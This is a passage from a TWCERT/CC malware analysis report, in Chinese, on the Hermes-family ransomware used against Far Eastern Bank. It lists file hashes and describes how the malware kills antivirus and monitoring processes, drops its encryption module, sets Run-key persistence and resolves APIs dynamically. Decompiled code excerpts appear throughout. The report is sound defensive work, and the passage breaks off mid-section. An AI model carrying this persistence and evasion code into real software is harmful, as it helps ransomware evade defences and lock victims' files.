TLP:GREEN

遠東銀行事件惡意程式分析

Malware Initial Findings Report（MIFR）

2017-10-27

TWCERTCC-MIFR-2017007

Analysis

本分析報告針對遠東銀行遭駭客入侵事件中，bitsran.exe、RSWxxxx.tmp、msmpeng.exe、與 splwow32.exe 等四程式進行分析。其中 bitsran.exe 與 RSWxxxx.tmp 為加密勒索程式，而 msmpeng.exe 與 splwow32.exe 為後門程式。

加密勒索程式分析：

- 惡 意 程 式：bitsran.exe

  SHA1:b30daf74b25b8615ada10cca195270c32e6b343a

  MD5:d08f1211fe0138134e822e31a47ec5d4

  惡意程式分類：勒索加密軟體

- 惡意程式：RSWxxxx.tmp (由 bitsran.exe 所釋放，檔名後面四個位元隨機產生)

  SHA1:d08573c5e825b7beeb9629d03e0f8ff3cb7d1716

  MD5:b27881f59c8d8cc529fa80a58709db36

  惡意程式分類：勒索加密軟體

  加密勒索程式行為摘要：

  - 執行後沒有持續連線行為，並檢查是否有 tmbmsrv.exe 程式(趨勢科技防毒排程)存在，若有則將其終止。
  - 檢查並終止系統監控程式(如 System Explorer)。
  - 程式會執行機碼寫入作業，並釋放加密模組(檔名 RSWxxxx.tmp，檔名後面四個位元隨機產生)，以微軟作業系統環境下，其路徑位置在 C:\\User\[username]\AppData\Local\Temp 資料夾下。
  - RSWxxxx.tmp 採用 RSA 對檔案加密
    - 其加密方式為讀取被加密檔案後直接將密文寫入，因此無法使用檔案復原機制救援被加密檔案。
    - 加密檔案之 AES 金鑰會以一動態產生之 RSA 2048 公鑰加密保護後，寫入被加密檔案中。而其公鑰所對應之 RSA 私鑰，會以另一內嵌於程式中之 RSA 公鑰加密保護後，儲存於 UNIQURE_ID_DO_NOT_REMOVE 檔案中。

- 加密過程中會將“HERMES”字串加入密文中，因此研判此為一 HERMES 家族勒索病毒。
- 刪除系統還原點，讓使用者無法以回復系統還原點方式救援檔案。

bitsran.exe(勒索軟體模組)行為分析：

1. 程式執行結果：

程式執行後會顯示 finish work 對話框



圖 1. bitsran.exe 程式執行後畫面

2. 網路連線分析：

執行後並沒有開啟任何連線行為若先開啟 System Explorer 監控程式，如圖 2 所示，再執行 bitsran.exe 程式，則 System Explorer 會被終止，如圖 3 所示。而若先執行該程式後再執行 System Explorer 監控程式，可看到該程式沒有進行持續連線行為，如圖 4 所示。



圖 2. 開啟 System Explorer 監控程式



圖 3. 執行 bitsran.exe 程式後 System Explorer 監控程式被被終止執行



Image Name	PID	Type	From	From Port	To
svchost.exe	580	UDP	localhost	0	localhost
svchost.exe	1172	UDP	localhost	0	localhost
svchost.exe	1172	UDP	test-PC.localdomain	0	localhost
svchost.exe	1172	UDP	localhost	0	localhost
svchost.exe	732	TCP/IP	localhost	0	localhost
System	4	UDP	test-PC.localdomain	0	localhost
System	4	TCP/IP	localhost	0	localhost
System	4	TCP/IP	localhost	0	localhost
System	4	TCP/IP	test-PC.localdomain	0	localhost
svchost.exe	284	UDP	localhost	123	localhost
System	4	UDP	test-PC.localdomain	138	localhost
wininit.exe	408	TCP/IP	localhost	49152	localhost
svchost.exe	820	TCP/IP	localhost	49153	localhost
svchost.exe	896	TCP/IP	localhost	49154	localhost
lsass.exe	528	TCP/IP	localhost	49155	localhost
services.exe	512	TCP/IP	localhost	49156	localhost
svchost.exe	1172	UDP	localhost	50255	localhost
svchost.exe	1172	UDP	localhost	64836	localhost

圖 4. System Explorer 監控 bitsran.exe 程式無持續連線行為

3. 程式執行流程

加密勒索程式的執行流程如下圖 5 所示，於後詳述之。



圖 5. 加密勒索程式執行流程

4. 檢查防毒軟體：

bitsran.exe 程式會檢查 tmbmsrv.exe 程式(趨勢科技 OfficeScan 產品之未經授權的變更防範服務 [1])是否存在，若有則中止其程序，如圖 6 所示。



圖 6. bitsran.exe 程式檢查 tmbmsrv.exe 程式是否存在

5. 釋放加密模組 RSWxxxx.tmp

加密模組 RSWxxxx.tmp 會由 bitsran.exe 釋放出後，放置於使用者暫存資料夾 (如 C:\\User\[username]\AppData\Local\Temp) 中，如圖 7 所示。

```
GetTempPathA(0x103u, Buffer);
GetTempFileNameA(Buffer, "RSW", 0, Buffer);  新增一名稱由 RSW 起始之暫存檔案
if ( &Buffer[strlen(Buffer) + 1] == &Buffer[1] )
  qmemcpy(Buffer, "c:\\windows\\temp\\RSW1010.tmp", 0x1Cu);
file = fopen(Buffer, "wb");
if ( file )
{
  fwrite(data, 1u, v15, file);
}
else
{
  strcpy(Buffer, "rsw.exe");
  v9 = fopen(Buffer, "wb");
  file = v9;
  if ( !v9 )
    goto LABEL_9;
  fwrite(data, 1u, v15, v9);   寫入加密模組內容
}
fclose(file);
```



圖 7. 加密模組 RSWxxxx.tmp 檔案位置

每次釋放的加密模組檔名後四字元不同，如再次執行 bitsran.exe 後，會釋出 RSW336E.tmp 程式，其 SHA1 特徵仍為 d08573c5e825b7beeb9629d03e0f8ff3cb7d1716，如圖 8 所示。



圖 8. RSW336E.tmp 程式之 SHA1 特徵碼

6. 加密模組寫入機碼

加密模組亦會寫入機碼，使程式開機啟動，如圖 9 所示。

```
Filename = 0;
memset(&v4, 0, 0x3FFu);
if ( !GetModuleFileNameA(0, &Filename, 0x400u) )
  sprintf(&Filename, "\"c:\\windows\\temp\\bitsran.exe\"");
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0xF003Fu, &phkResult)
  || (result = RegOpenKeyExA(          新增機碼 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
                HKEY_CURRENT_USER,
                "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
                0,
                0xF003Fu,              或者新增機碼 HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
                &phkResult)) == 0 )
{
  v1 = RegSetValueExA(phkResult, "BITSRAN", 0, 1u, (const BYTE *)&Filename, strlen(&Filename));
  if ( v1 )
  {
    RegCloseKey(phkResult);
    result = v1;
  }
  else
  {
    RegCloseKey(phkResult);
    result = 0;
  }
```

圖 9. 加密模組寫入機碼

RSWxxxx.tmp 加密模組行為分析

1. 動態載入 Windows API

該模組使用 API 混淆技術。靜態分析時，RSWxxxx.tmp 所使用之 Windows API 皆為函式指標 (如下圖 10)。開始執行後才將所需使用之 Windows API 函式進行動態載入，並儲存於一函式指標陣列中，增加靜態分析之困難度，解析後之函式如下圖 11 所示。

```
dword_4082EC = sub_402394(v8, a4534);
dword_408324 = sub_402394(v8, (const char *)&unk_40715C);
dword_4082D0 = sub_402394(v8, (const char *)&unk_40718E);
dword_408328 = sub_402394(v8, (const char *)&unk_4071C0);
dword_40831C = sub_402394(v8, (const char *)&unk_4071F2);
dword_408348 = sub_402394(v8, (const char *)&unk_407224);
dword_4082FC = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&unk_407256);
dword_408300 = (int (__stdcall *)(_DWORD, _DWORD))sub_402394(v8, (const char *)&unk_407288);
dword_4082D8 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))sub_402394(v8, (const char *)&unk_4072BA);
dword_4082DC = sub_402394(v8, (const char *)&unk_4072EC);
dword_408314 = sub_402394(v8, (const char *)&unk_40731E);
dword_408318 = sub_402394(v8, (const char *)&unk_407350);
dword_4082B4 = sub_402394(v8, (const char *)&unk_407382);
dword_4082C4 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_402394(v8, (const char *)&unk_4073B4);
dword_4082C8 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))sub_402394(v8, (const char *)&unk_4073E6);
dword_408304 = sub_402394(v8, (const char *)&unk_407418);
dword_408308 = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&unk_40744A);
dword_40830C = sub_402394(v8, (const char *)&unk_40747C);
dword_408330 = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&unk_4074AE);
dword_408334 = sub_402394(v8, (const char *)&unk_4074E0);
dword_408338 = (int (__thiscall *)(_DWORD, _DWORD))sub_402394(v8, (const char *)&unk_407512);
dword_40833C = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&unk_407544);
dword_408340 = sub_402394(v8, (const char *)&unk_407576);
dword_408344 = (int (*)(void))sub_402394(v8, (const char *)&unk_4075A8);
dword_408310 = sub_402394(v8, (const char *)&unk_4075DA);
dword_408320 = sub_402394(v8, (const char *)&unk_40760C);
dword_40832C = (int (__thiscall *)(_DWORD))sub_402394(v8, (const char *)&unk_40763E);
```

圖 10. 靜態分析之函式指標

```
_LoadLibraryA = (int (__stdcall *)(_DWORD))v9;
_VirtualFree = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))sub_402394(v8, (const char *)&VirtualFree);
_FindFirstFileW = (int (__thiscall *)(_DWORD, _DWORD, _DWORD))sub_402394(v8, (const char *)&FindFirstFileW);
_FindNextFileW = (int (__stdcall *)(_DWORD, _DWORD))sub_402394(v8, (const char *)&FindNextFileW);
_GetModuleFileNameA = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))sub_402394(v8, (const char *)&GetModuleFileNameA);
*(_DWORD *)_Wow64RevertWow64FsRedirection = sub_402394(v8, (const char *)&Wow64RevertWow64FsRedirection);
_SetFilePointer = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))sub_402394(v8, (const char *)&SetFilePointer);
_CreateFileA = sub_402394(v8, (const char *)&CreateFileA);
_VirtualAlloc = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))sub_402394(v8, (const char *)&VirtualAlloc);
_CloseHandle = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&CloseHandle);
_GetWindowsDirectoryW = (int (__stdcall *)(_DWORD, _DWORD))sub_402394(v8, (const char *)&GetWindowsDirectoryW);
_CreateDirectoryW = sub_402394(v8, (const char *)&CreateDirectoryW);
_CreateFileW = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_402394(
                                                                                v8,
                                                                                (const char *)&CreateFileW);


_WriteFile = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_402394(v8, a4534);
_CreateProcessW = sub_402394(v8, (const char *)&CreateProcessW);
_GetModuleHandleA = sub_402394(v8, (const char *)&GetModuleHandleA);
_CreateProcessA = sub_402394(v8, (const char *)&CreateProcessA);
_CopyFileA = sub_402394(v8, (const char *)&CopyFileA);
_GetCommandLineW = (int (*)(void))sub_402394(v8, (const char *)&GetCommandLineW);
_FreeLibrary = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&FreeLibrary);
_GlobalAlloc = (int (__stdcall *)(_DWORD, _DWORD))sub_402394(v8, (const char *)&GlobalAlloc);
_GetModuleFileNameW = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))sub_402394(v8, (const char *)&GetModuleFileNameW);
_Wow64DisableWow64FsRedirection = sub_402394(v8, (const char *)&Wow64DisableWow64FsRedirection);
_SetFileAttributesA = sub_402394(v8, (const char *)&SetFileAttributesA);
_CopyFileW = sub_402394(v8, (const char *)&CopyFileW);
_DeleteFileW = sub_402394(v8, (const char *)&DeleteFileW);
_ReadFile = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_402394(v8, (const char *)&ReadFile);
_GetFileSize = sub_402394(v8, (const char *)&GetFileSize);
_GetVersionExW = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&GetVersionExW);
_GetFileAttributesW = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&GetFileAttributesW);
_GetFileAttributesA = sub_402394(v8, (const char *)&GetFileAttributesA);
_FindClose = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&FindClose);
_WinExec = sub_402394(v8, (const char *)&WinExec);
_Sleep = (int (__thiscall *)(_DWORD, _DWORD))sub_402394(v8, (const char *)&Sleep);
_ExitProcess = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&ExitProcess);
_GetCurrentProcess = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&GetCurrentProcess);
_GetLogicalDrives = (int (*)(void))sub_402394(v8, (const char *)&GetLogicalDrives);
_SetFileAttributesW = (int (__stdcall *)(_DWORD, _DWORD))sub_402394(v8, (const char *)&SetFileAttributesW);
_GetStartupInfoW = sub_402394(v8, (const char *)&GetStartupInfoW);
_GetTickCount = (int (__thiscall *)(_DWORD))sub_402394(v8, (const char *)&GetTickCount);
_GetDriveTypeW = (int (__stdcall *)(_DWORD))sub_402394(v8, (const char *)&GetDriveTypeW);
_GetSystemDefaultLangID = (int (*)(void))sub_402394(v8, "GetSystemDefaultLangID", v11);


_CryptEncrypt = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_402394(
                                                                                v14,
                                                                                (const char *)&CryptEncrypt);
_CryptDecrypt = sub_402394(v15, (const char *)&CryptDecrypt);
_CryptGenKey = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))sub_402394(v15, (const char *)&CryptGenKey);
_CryptDestroyKey = (int (__stdcall *)(_DWORD))sub_402394(v15, (const char *)&CryptDestroyKey);
_CryptExportKey = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_402394(
                                                                                v15,
                                                                                (const char *)&CryptExportKey);
_CryptImportKey = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_402394(
                                                                                v15,
                                                                                (const char *)&CryptImportKey);
_CryptDeriveKey = sub_402394(v15, (const char *)&CryptDeriveKey);
_CryptAcquireContextW = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_402394(
                                                                        v15,
                                                                        (const char *)&CryptAcquireContextW);
_GetUserNameA = sub_402394(v15, (const char *)&GetUserNameA);
_GetUserNameW = (int (__thiscall *)(_DWORD, _DWORD, _DWORD))sub_402394(v15, (const char *)&GetUserNameW);
_RegOpenKeyExA = sub_402394(v15, (const char *)&RegOpenKeyExA);
_RegOpenKeyExW = sub_402394(v15, (const char *)&RegOpenKeyExW);
_RegQueryValueExA = sub_402394(v15, (const char *)&RegQueryValueExA);
_RegCloseKey = sub_402394(v15, (const char *)&RegCloseKey);
_RegDeleteValueW = sub_402394(v15, (const char *)&RegDeleteValueW);
_RegSetValueExW = sub_402394(v15, (const char *)&RegSetValueExW);
v16 = _LoadLibraryA(&unk_407ABC);
v17 = v16;
dword_4083C4 = v16;
_CoInitialize = sub_402394(v16, (const char *)&CoInitialize);
_CoCreateInstance = sub_402394(v17, (const char *)&CoCreateInstance);
v18 = _LoadLibraryA(&unk_407B52);
v19 = v18;
dword_4083D4 = v18;
_ShellExecuteW = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_402394(
                                                                                v18,
                                                                                (const char *)&ShellExecuteW);
_ShellExec = sub_402394(v19, (const char *)&ShellExec);
```

圖 11. RSWxxxx.tmp 開始執行時載入之 Windows API 函式

2. 決定工作目錄

檢查目前作業系統之版本，若作業系統主版本號為 5 (Win 2000, Win XP, Win Server 2003)，則其工作目錄為 C:\，否則其工作目錄為 C:\users\Public\ (假設 Windows 安裝於 C 槽)，如下圖 12 所示，主版本號如下表 1 所示(本報告所分析環境以 Windows 7 64bit 為主)。

```
1 BOOL get_windows_version()
2 {
3   int v1; // [sp+4h] [bp-114h]@1
4   int v2; // [sp+8h] [bp-110h]@1
5
6   sub_4038D0(&v1, 0, 0x114u);
7   v1 = 276;
8   _GetVersionExW(&v1);
9   return v2 == 5;
10 }
```

取出作業系統版本號，並判斷是否為 5

```
v0 = 0;
init();
windows_version = get_windows_version();
sub_402D54();
v1 = (unsigned __int16)_GetSystemDefaultLangID();
if ( (unsigned __int16)v1 == 1059 || v1 == 1058 )
  _ExitProcess(1);
_GetWindowsDirectoryW(&windows_dir, 50);
concat((int)&windows_dir, (int)L"\\System32\\cmd.exe");
_GetWindowsDirectoryW(&cdrive, 400);
word_500264 = 0;
if ( windows_version == 1 )
  concat((int)&cdrive, (int)&empty);
else
  concat((int)&cdrive, (int)L"\\users\\Public\\");
```

根據版本號設定工作目錄

圖 12. 檢查目前作業系統之版本相關程

表 1. 作業系統主版本號

作業系統	主版本號
Windows 10	10
Windows Server 2016	10
Windows 8.1	6
Windows Server 2012 R2	6
Windows 8	6
Windows Server 2012	6
Windows 7	6
Windows Server 2008 R2	6
Windows Server 2008	6
Windows Vista	6
Windows Server 2003 R2	5
Windows Server 2003	5
Windows XP 64-Bit Edition	5

Windows XP	5
Windows 2000	5

加密模組基於檔案加密之金鑰保護及防止受駭檔案回覆，產生 PUBLIC、UNIQUE_ID_DO_NOT_REMOVE 及 window.bat 等 3 個檔案，檔案存放於工作目錄，如圖 13 所示，其目的及作法詳述如後。

